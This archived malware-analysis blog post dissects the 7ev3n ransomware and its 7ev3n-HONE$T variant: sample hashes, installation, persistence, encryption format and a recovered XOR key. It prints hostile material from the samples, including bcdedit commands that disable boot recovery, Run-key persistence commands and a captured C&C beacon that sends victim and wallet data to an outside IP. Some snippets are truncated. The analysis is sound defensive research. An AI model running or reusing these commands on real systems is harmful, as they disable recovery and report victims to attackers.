7ev3n ransomware turning 'HONE$T'

By hasherezade

Published: 2016-05-05 · Archived: 2026-04-05 20:56:02 UTC

7ev3n ransomware appeared at the beginning of this year. In addition to typical features of encrypting files, it was blocking access to the system using a fullscreen window, and was difficult to remove. It also became famous for demanding an unrealistic price of 13 bitcoins.

At that time the product looked like in early stage of development, however, the code was showing a potential to evolve into something smarter in the future. Indeed – the authors decided to actively work on making improvements. Currently we are facing an outbreak of a new campaign with an improved version of this ransomware – this time named **7ev3n-HONE$T**. Probably the new name refers to the added feature of decrypting test files before the payment – as a proof of the authors' "honesty" in giving files back.

In this post we will take a look at its evolution.

[UPDATE] See also: decryptors for 7ev3n ransomware

Analyzed samples

7ev3n (old edition):

- 8434eea972e516a35f4ac59a7f868453 – main executable
  - a3dfd4a7f7c334cb48c35ca8cd431071 – system.exe
    - ce4120c6b29bc399bcd9b735d3130667 – UAC.exe 64 bit (packed with UPX)
      - 18ba27b27881086d2d9f847b078fac84 – UAC.exe (unpacked)
    - 7a681d8650d2c28d18ac630c34b2014e – UAC.exe – 32 bit (packed with UPX)
      - 5370fc9dcb28f7105c3a4aebaae3f250 – UAC.exe (unpacked)


7ev3n-HONE$T (new edition):

- 96a3bb6b10e4c6f614c783a7e42fdbcc – main executable
  - 32a56ca79f17fea432250ee704432dfc – payload <- main focus of this analysis
    - 5b5e2d894cdd5aeeed41cc073b1c0d0f – payload 2 (packed with UPX)
      - d004776ff5f77a2d2cab52232028ddeb – payload 2 (unpacked)
- 52517f419e78041f8e211428b8820dfb – main executable
  - d3609b3179b164b0af6845226ac05f70 – payload


Behavioral analysis

73v3n – old version

Once executed, 7ev3n ransomware was installing itself, deleting the clicked copy and silently encrypting files. The first symptom that something was wrong was a notification that User Account Control is going to be turned off, and the system needed to be restarted:




The malware was not waiting for the next restart, but executing it by its own. Shortly after another notification the system was going to shut down:



On the next reboot, the attack of that version of 7ev3n ransomware was announced by a big window, covering the entire desktop and blocking access to the system. It was difficult to bypass. In order to regain the control over the system, the user needed to put some special effort (guidance has been provided, i.e. by BleepingComputer).

The ransomware installed itself in %LOCALAPPDATA% – the main file is dropped under the name **system.exe**:




In addition, it dropped one more executable: **uac.exe** – for User Account Controll bypass, using a well-known trick with Cabinet files (Akagi) and two bat scripts: **del.bat** (responsible for deleting the original file) and **bcd.bat** – responsible for disabling backup. Content of **bcd.bat** demonstrated below:

```
bcdedit /set {current} bootems no   bcdedit /set {current} advancedoptions off   bcdedit /set {curre
```

Encryption process

This ransomware is capable of encrypting files off-line.

Encrypted files had their name changed to **.R5A**.



Patterns found in the encrypted files (***R5A*** extension) look like two different algorithms have been used for it's different chunks.


square.bmp : left – original, right encrypted with *7ev3n*

Every file was encrypted with a different key.

73v3n – HONE$T


The new edition comes with an improved interface. The most important difference is that the authors gave up the idea of blocking the full desktop of the infected computer. Although the window with ransom demand cannot be closed, it is still possible to access other programs. Moreover, the GUI itself has been enriched with features

allowing for navigation and getting more information. Similarly to other ransomware, it provides a possibility to decrypt a few files for the test.




In the new edition the price of decryption is only 1 BTC (in some samples even 0.5) – that is a huge difference in comparison to 13 BTC from the previous campaign. The new ransom note offers various models of payment (i.e possibility to decrypt half of the files for 60% of the original price) and a 20% discount in case of paying full sum at once. As we can see, the authors learned to be more user-friendly and made a step towards “honesty”.

Installation folder and dropped files are different than in the previous version (sample 1 BTC):



However, this feature depends rather on the particular campaign – in some of the new samples the installation path is like in the previous edition (sample 0.5 BTC)




This time, the main executable is dropped either as ***conlhost.exe*** or as ***system.exe*** (depending on the sample). Also, in the same folder, the ransomware creates 2 files with lists of paths:


- ***files*** – containing all the encrypted files
- ***testdecrypt*** – containing files that have been chosen as testfiles that can be decrypted for free

The dropped executable have some unique ID appended to it's end. It is an array of 34 random characters, with '*' used as a prefix/suffix – format: '***[x00-xff]{34}***'. This key is same on every run for a particular machine.


Example: Left – the sample before being run. Right – the sample that was run and installed on the system:



Persistence is based on a *Run* registry key:



In addition to displaying the GUI with ransom note it also drops a TXT file with contact information, that can be used if – for any reason – the main windows didn't manage to pop-up:




The victim ID is the same after every execution on the same machine, so we can be sure that it is not random (it may be generated from some local identifiers, i.e. GUID).

Encryption process

The new version also can encrypt files off-line (no key needs to be downloaded from the server).

Encrypted files had their name changed to **A.R5A** (or, for some of the new samples **.R5A –**just like in the old version). The new feature is that some randomly selected files are given a different extension: **.R4A**.



Just like in the to the previous edition, patterns found in the encrypted files (***R5A*** extension) look like two different algorithms have been used for its different chunks.

square.bmp : first – original, second- encrypted with *7ev3n-HONE$T*, third – encrypted with old *7ev3n.*


Completely different algorithm has been deployed on the files with ***R4A*** extension (introduced newly in *7ev3n-HONE$T*)

We can see the patterns of the original file reflected in it's encrypted content. Such an effect depicts, that file could have been encrypted by some block cipher – but as well it can be a custom, XOR-based algorithm.

Also in this version, every file with R5A extension is encrypted with a different key.

Experiment

For the purpose of experiments I prepared set of short TXT files, as given below:



They have been encrypted as following:

1.txt

8.R5A

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4D 08 3A 53 14 4F 17 01 51 3B 49 48 09 67 3B 71   M.:S.O..Q;IH.g;q
00000010   15 2A 2A 70 7D 3D 3A 22 0A                        .**p}=:".
```

16A.txt

2.R5A

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4D 15 57 4C 4B 52 7A 1E 13 2A 11 19 26 4F 39 17   M.WLKRz..*..&O9.
00000010   78 2A 2A 70 65 08 6C 22 1A 1C 0A                  x**pe.l"...
```

long_filename.txt

3.R5A

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   4D 0B 6B 13 00 1A 3D 36 32 3F 2C 5F 10 01 07 18   M.k...=62?,_....
00000010   32 33 39 72 32 2A 2A 2D 3C 27 25 09 04 01 0F 0C   239r2**-<'%.....
00000020   24 54 05 13 18 16 12 0D 0A                        $T.......
```

The file *16M.txt* has not been encrypted at all.

We can see that each end every encrypted file starts with a character *'M'*. After that, there is an encrypted content – it's length is the same like the original. However, the same plaintext does not produce the same encrypted content (compare *1.txt* and *16A.txt*).

The encrypted content is suffixed with a separator '**' and then the encrypted filename is stored (it's original length is preserved). The last character is always *'x0A'*. Format of the encrypted file can be defined as:

```
M**x0A
```

Files with content length shorter or equal 8 are excluded from the encryption. Similarly, excluded are files which content begins with *'M'*. More details about why it happens, we will find by analyzing the code.

Network communication


Although the internet connection is not required in the process of encryption, 7even is capable of communicating with C&C for the purpose of collecting information about the attacked machines.

During beaconing, various information about the current infection are sent. As usual, the victim ID (the same that is mentioned in the ransom note), wallet ID (hardcoded in the binary), operating system, etc.

Stream Content

```
GET /sellKfjmfokt5lm5v14kol1vj35/tgfertsngkrtlrg5.php?RIGHTS=admin&WIN=7%
207601&WALLET=1Lud76Q98VRHCUiyK7XUs7AgFofrqXeP78&ID=731181785252839536439212109310 31&UI=
888 HTTP/1.1
User-Agent: Internet Explorer
Host: 46.45.169.106
```

Sending statistics from the encryption:



Inside 7ev3n (the old version)

The techniques used by 7ev3n are not very advanced, but yet it is worth to take a look.

Analyzed files:

- **system.exe (a3dfd4a7f7c334cb48c35ca8cd431071)** – main file
- **uac.exe (7a681d8650d2c28d18ac630c34b2014e)**– upx-packed payload

The main file (**system.exe**) comes with UAC bypassing tools embedded (32 and 64 bit version – the one that is deployed is chosen appropriately for the system). Among strings we can see list of decimal numbers, that need to be simply converted into ASCII. Beginning of the new PE in strings of the file:

```
77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
```

We can convert it easily into a binary (i.e by this script) getting as a result 64 bit version of the same UAC bypassing tool (original is packed by UPX unpacked version available here).

Registry manipulation

Adding a registry key indicating that files are encrypted:

```
REG ADD "HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurrentVersion" /v "crypted" /t REG_SZ /d 1 /f
```

Manipulating registry keys – i.e. in order to block the screen:

```
REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "System" /t REG_SZ /d
```

Inside 7ev3n-HONE$T

The first layer is a packing: a simple crypter/FUD with an icon added. It's role is deception: delivering malicious payload in a way unnoticed by antimalware tools, as well as making it's analysis harder.

After defeating the FUD layer we get the first payload (32a56ca79f17fea432250ee704432dfc). Strings and imported functions are not obfuscated. We can find the path to the project inside the binary – it suggests that we are dealing with the variant without UAC bypass (in contrary to the previous version, that had it implemented):


```
C:UsersadminDesktopnew version with NO UACReleaseWin32Project9.pdb
```

Inside this payload we can find yet another, UPX packed executable: 5b5e2d894cdd5aeeed41cc073b1c0d0f . It is also not very well protected and after unpacking it with standard UPX application we get another executable (d004776ff5f77a2d2cab52232028ddeb) with all the strings and API calls visible.


Execution flow

First execution is used just for the purpose of installation.


When the sample is deployed, it makes it's copy into the predefined installation folder (destination may vary for various samples). It drops a batch script that is supposed to delete the initial sample



The unique, hardware-based ID is written at the end of the executable that has been copied to the destination path:




Below – the same key – at the end of the installed sample:



In the meanwhile, of the installation, malware sends the beacon to a hardcoded URL.

Then, the new sample is deployed and the initial sample terminates and gets deleted.



The installed sample is supposed to run the second phase – that encrypt the files. Decision which execution path should be deployed (installation, encrypion, or GUI is based on the environment check.

Registry manipulation

Adding a registry key indicating that files are encrypted:

```
REG ADD "HKEY_CURRENT_USERSOFTWARE" /v "crypted" /t REG_SZ /d "1"
```


Manipulating other registry keys – related with persistance, status of decrypting etc.

```
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "allkeeper" /t REG_SZ /d ""
```

What is attacked?

This ransomware encrypts local drives as well as mapped network shares.

Encrypted extensions are hardcoded in the binary as UNICODE strings:




Summary of all the file extensions that are attacked:

```
ai arw txt doc docm docx zip rar xlsx xls xlsb xlsm jpg jpe jpeg bmp eql sql adp mdf mdb odb odm odp
```

How does the encryption work?

7ev3n-HONE$T encrypts files in a loop, one by one. It completely changes their names – but at the same time it stores the previous name (as we know, files that are decrypted have their names recovered).

The executable comes with 3 hardcoded strings, that are used in the process of encryption. Their exact role will be described further.



Every encrypted file have it's content prefixed with 'M'. This character is also checked in order to distinguish, if the file has been encrypted. If the 'M' was found as a first character of the buffer, the file will not be encrypted:

```
.text:0041B031                add     esp, 4
.text:0041B034                mov     [ebp+file_content_buf], eax
.text:0041B03A                push    0               ; lpOverlapped
.text:0041B03C                lea     ecx, [ebp+FileSizeHigh]
.text:0041B042                push    ecx             ; lpNumberOfBytesRead
.text:0041B043                push    edi             ; nNumberOfBytesToRead
.text:0041B044                push    eax             ; lpBuffer
.text:0041B045                mov     esi, [ebp+hFile]
.text:0041B04B                push    esi             ; hFile
.text:0041B04C                call    ds:ReadFile
.text:0041B052                test    eax, eax
.text:0041B054                jz      cant_encrypt
.text:0041B05A                mov     eax, [ebp+file_content_buf]
.text:0041B060                cmp     byte ptr [eax], 'M'
.text:0041B063                jz      cant_encrypt
.text:0041B069                push    esi             ; hObject
.text:0041B06A                call    ds:CloseHandle
```

Authors left a log in the code, leaving no doubt about their intentions, that this character is used as an indicator of the encrypted file:

```
0041B822 cant_encrypt:                ; "CANT READ or file already crypted !!!!!"
0041B822 mov     edx, offset aCantReadOrFile
0041B827 mov     ecx, offset unk_458BA0
0041B82C call    sub_4258D0
0041B831 push    eax
0041B832 call    sub_425B30
0041B837 push    1
0041B839 push    [ebp+file_content_buf] ; lpMem
0041B83F call    free_buffer
```

Of course such a check is not giving a precise detection and if it happens that we have a file starting from 'M' it will not be encrypted.

This ransomware produce encrypted files by two ways – they can be distinguished by different extensions: ***.R4A*** or ***.R5A***.

After deobfuscation we were able to reconstruct both algorithms and notice, that they are custom and not employing any strong cryptography.

R4A algorithm turned out to be an XOR with a hardcoded key:

```
ANOASudgfjfirtj4k504iojm5io5nm59uh5vob5mho5p6gf2u43i5hojg4mf4i05j6g594cn9mjg6h
```

